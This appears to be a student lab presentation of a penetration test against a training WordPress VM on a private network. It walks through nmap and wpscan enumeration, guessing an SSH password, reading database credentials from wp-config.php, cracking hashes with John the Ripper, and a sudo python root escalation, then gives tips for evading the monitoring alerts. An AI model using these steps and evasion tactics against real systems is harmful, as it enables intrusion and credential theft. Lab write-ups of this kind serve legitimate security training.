

Attack, Defense & Analysis a Vulnerable Network

Keith Gaston

Table of Contents

This document contains the following resources:

01

**Network Topology &
Critical Vulnerabilities**

02


Exploits Used

03

**Methods Used to
Avoiding Detect**

Network Topology & Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux OS
Hostname: **Kali VM**

IPv4: 192.168.1.100
OS: Linux OS
Hostname: **Elk VM**

IPv4: 192.168.1.110
OS: Linux OS
Hostname: **Target 1 VM**

IPv4: 192.168.1.105
OS: Linux OS
Hostname: **Capstone VM**

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Network Mapping and User Enumeration (Wordpress).	Nmap was used to discover open open ports.	Able to discover open ports and perform attacks.
Wordpress Scan.	Wpscan was used to gain username information.	The username/info was used to gain access to the web server.
Brute Force Weak User Password.	One user had a weak password– was able to guess password.	Able to correctly guess a user’s password and SSH into the web server.
MySQL Database Access.	The attackers were able to discover a file containing login information for the MySQL database.	Able to use the login information to gain access to the MySQL database.
MySQL Data Exfiltration.	Password hashes of all the users were discovered by browsing through the MySQL database tables.	John the Ripper was used to exfiltrate and crack the password hashes.
Privilege Escalation	The attackers were able to access privilege escalation by using a python script.	This gave us full access to the company’s network.

Exploits Used

Exploitation: Network Mapping and User Enumeration (Wordpress) - Target - 1

Summarize the following:

- Used Nmap to enumerate open ports and running services
 - Run: **nmap -sP 192.168.1.1-255**; then run: **nmap -sV 192.168.1.110**;
 - next run: **wpscan --url <http://192.168.1.110/wordpress> -eu**
- Able to achieve the following exploit: discovered the Target's open ports, services, and name of network machines, along with the software version. Port 22 (tcp) - ssh and 80 (tcp) - http were open.

```
root@Kali:~# nmap -sP 192.168.1.1-255
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-08 18:01 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00071s latency).
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Nmap scan report for 192.168.1.100
Host is up (0.00069s latency).
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Nmap scan report for 192.168.1.105
Host is up (0.00070s latency).
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Nmap scan report for 192.168.1.110
Host is up (0.00070s latency).
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Nmap scan report for 192.168.1.115
Host is up (0.00095s latency).
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Nmap scan report for 192.168.1.90
Host is up.
Nmap done: 255 IP addresses (6 hosts up) scanned in 3.58 seconds
root@Kali:~#
```

```
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.23 seconds
root@Kali:~#
```


Exploitation: Wordpress Scan

Summarize the following:

- The vulnerability was exploited by using the following command:
 - Run: **wpscan --url <http://192.168.1.110/wordpress> -eu**
 - From root: run: **ssh michael@192.1.110**
- Wpscan was used to identify and enumerate users. From this scan, Michael and Steven identified. This allowed access by SSH into Michael and Steven accounts.
- Flag 2 discovered by: **cd /var/www\$ cat flag2.txt**
- Flag 1 discovered by: **/var/www\$ grep -RE flag html**

```
[i] User(s) Identified:

[+] michael
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
```

```
root@Kali:~# sssh michael@192.168.1.110
bash: sssh: command not found
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T630xqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

```
michael@target1:~$ ls
michael@target1:~$ cd ..
michael@target1:/home$ ls
michael  steven  vagrant
michael@target1:/home$ cd ..]
-bash: cd: ..]: No such file or directory
michael@target1:/home$ cd ..
michael@target1:/$ ls
bin  dev  home  lib  lost+found  mnt  proc  run  srv  tmp  vagrant  vmlinuz
boot  etc  initrd.img  lib64  media  opt  root  sbin  sys  usr  var

michael@target1:/$ cd home
michael@target1:/home$ ls
michael  steven  vagrant
michael@target1:/home$ clear
michael@target1:/home$ cd ..
michael@target1:/$ ls
bin  dev  home  lib  lost+found  mnt  proc  run  srv  tmp  vagrant  vmlinuz
boot  etc  initrd.img  lib64  media  opt  root  sbin  sys  usr  var

michael@target1:/$ cd root
-bash: cd: root: Permission denied
michael@target1:/$ ls
bin  dev  home  lib  lost+found  mnt  proc  run  srv  tmp  vagrant  vmlinuz
boot  etc  initrd.img  lib64  media  opt  root  sbin  sys  usr  var

michael@target1:/$ sudo cd root

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for michael:
michael is not in the sudoers file. This incident will be reported.
michael@target1:/$ cd /var/
You have new mail in /var/mail/michael
michael@target1:/var$ ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
michael@target1:/var$ cd www/
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cd html/
```


Exploitation: Exposed SQL Database

Summarize the following:

- From Michael's machine, a file was discovered that contained instructions on how to enter the SQL database.
- Once inside the database, Steven and Michael's password hashes were found.
- The following commands were selected:
 - From Michael's login: **mysql -u root -p; Enter password: R@v3nSecurity**
 - Run: `mysql> show database; mysql> show tables; select * from wp_users;`
 - `mysql> select * from wp_posts;`

```

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 80
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+-----+
4 rows in set (0.00 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+
12 rows in set (0.00 sec)

```

```
File Actions Edit View Help
readme.html wp-blog-header.php wp-config-sample.php wp-includes wp-login.php wp-signup.php
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

/** MySQL settings - You can get this info from your web host */
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
```


Exploitation: Brute Force Attack

Summarize the following:

- Michael's password was his name. It was easy to determine his password without having to use brute force.
- Steven's password was found in the MySQL database.
- It was determined that Michael and Steven were administrators. Once their accounts were accessed then escalated privileges were achieved.
- Created a wp_hashes.txt with Steven and Michael's hashes, and then used John the Ripper to crack the password. Steven's password: **pink84**.
- Flags 3 and 4 were discovered.

```
root@Kali:~# cd Documents/
root@Kali:~/Documents# touch wp_hashes.txt
root@Kali:~/Documents# nano wp_hashes.txt
root@Kali:~/Documents# john wp_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84 (?)
1g 0:00:01:52 DONE 3/3 (2022-06-08 19:08) 0.008862g/s 32782p/s 32782c/s 32782C/s poslus..pingar
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
root@Kali:~/Documents#
```

```
mysql> select * from wp_users;
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_acti |
| vation_key | user_status | display_name | | | | |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | michael | $P$bRvZQ.VQcGZLDeiKToCQd.cPw5XCe0 | michael | michael@raven.org | | 2018-08-12 22:49:12 | |
| 2 | steven | $P$bK3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven | steven@raven.org | | 2018-08-12 23:31:16 | |
+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```

```
//raven.local/wordpress/?p=4 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | draft | open | open | 0 | http
5 | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce} | 0 | post | 0 |
//raven.local/wordpress/index.php/2018/08/12/4-revision-v1/ | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | inherit | closed | closed | 4 | http
7 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2} | 0 | revision | 0 |
```


Exploitation: Privilege Escalation

Summarize the following:

- After SSH into Steven's account, a python script was used to escalate to root privileges.
- After gaining root privileges total control was accomplished to exploit the target.
- Command: **python -c 'import pty;pty.spawn("/bin/bash");'**
- "root@target1://home/steven# cd .."
- "root@target1:// ls"
- "root@target1:// cat flag4.txt"

```
boot  etc  initrd.img  lib64  media      opt  root  sbin  sys  usr  var
$ cd root
-sh: 6: cd: can't cd to root
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/# ls
bin  etc      lib      media  proc  sbin  tmp      var
boot home    lib64    mnt    root  srv    usr      vmlinuz
dev  initrd.img lost+found opt     run   sys    vagrant
root@target1:/# ls
bin  etc      lib      media  proc  sbin  tmp      var
boot home    lib64    mnt    root  srv    usr      vmlinuz
dev  initrd.img lost+found opt     run   sys    vagrant
root@target1:/# cd ..
root@target1:/# ls
bin  etc      lib      media  proc  sbin  tmp      var
boot home    lib64    mnt    root  srv    usr      vmlinuz
dev  initrd.img lost+found opt     run   sys    vagrant
root@target1:/# cd /home
bash: cd: /home: No such file or directory
root@target1:/# cd /home
root@target1:/home# ls
michael  steven  vagrant
root@target1:/home# cd ..
root@target1:/# ls
bin  etc      lib      media  proc  sbin  tmp      var
boot home    lib64    mnt    root  srv    usr      vmlinuz
dev  initrd.img lost+found opt     run   sys    vagrant
root@target1:/# cd /root/
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
-----
| __ \
| | / _ \  _ _ _ _ _
|  _ \ / _ \ / _ \ ' _ \
| | \ \ / \ | \ \ / \ | |
\ \ \ \ \ \ \ \ \ \ \ \
flag4{715dea6c055b9fe3337544932f2941ce}
```

Avoiding Detection

Stealth Exploitation of Network Mapping and Enumeration

Monitoring Overview

- The alert that detects this exploit: WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute.
- The metric measure packets request from the same source IP to all destination ports.
- The request bytes must exceed 3500 hits each minute.

Mitigating Detection

- Specify the number of ports you want to target. Only scan ports that are known to be vulnerable.
- Stagger the number of HTTP request sent with in a minute.
- *Domain Dossier* is an alternative that is similar to a nmap scan.



```
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.23 seconds
root@Kali:~#
```


Stealth Exploitation of Wordpress Scan

Monitoring Overview

- Configure the Wordpress server to send a custom error code when a scan is requested and set an alert for that code.
- The monitor threshold should be set to 1 error code per minute.

Mitigating Detection

- Implement a pause for 1 minute after every 100 http requests.
- To execute the same exploit without triggering the same alert consider:
`wpscan --stealthy --url http://192.168.1.110/wordpress/ --enumerate u`
- Or *MalCare* is a good alternative Wordpress scanner that is a comprehensive scanning and instantaneous malware cleanup and protection service.

```
root@kali:~# wpscan --url http://192.168.1.110/wordpress -eu

-----
      WPScan®
WordPress Security Scanner by the WPScan Team
      Version 3.7.8
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
-----

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Wed Jun  8 18:10:12 2022

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
    Interesting Entry: Server: Apache/2.4.10 (Debian)
    Found By: Headers (Passive Detection)
    Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
    Found By: Direct Access (Aggressive Detection)
    Confidence: 100%
    References:
    - http://codex.wordpress.org/XML-RPC_Pingback_API
```

```
[i] User(s) Identified:

[+] michael
    Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
    Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Wed Jun  8 18:10:14 2022
[+] Requests Done: 48
```



Stealth Exploitation of Brute Force Attack

Monitoring Overview

- The alert that detect this exploit: WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- The metric measure System CPU Processes.
- The threshold will fire at “Above .5 per minute”.

Mitigating Detection

- Instead of using John the Ripper which is designed to run from a CPU. You can use a tool like Hashcat or CrackStation that is used on a website.



Stealth Exploitation of an Exposed SQL Database

Monitoring Overview

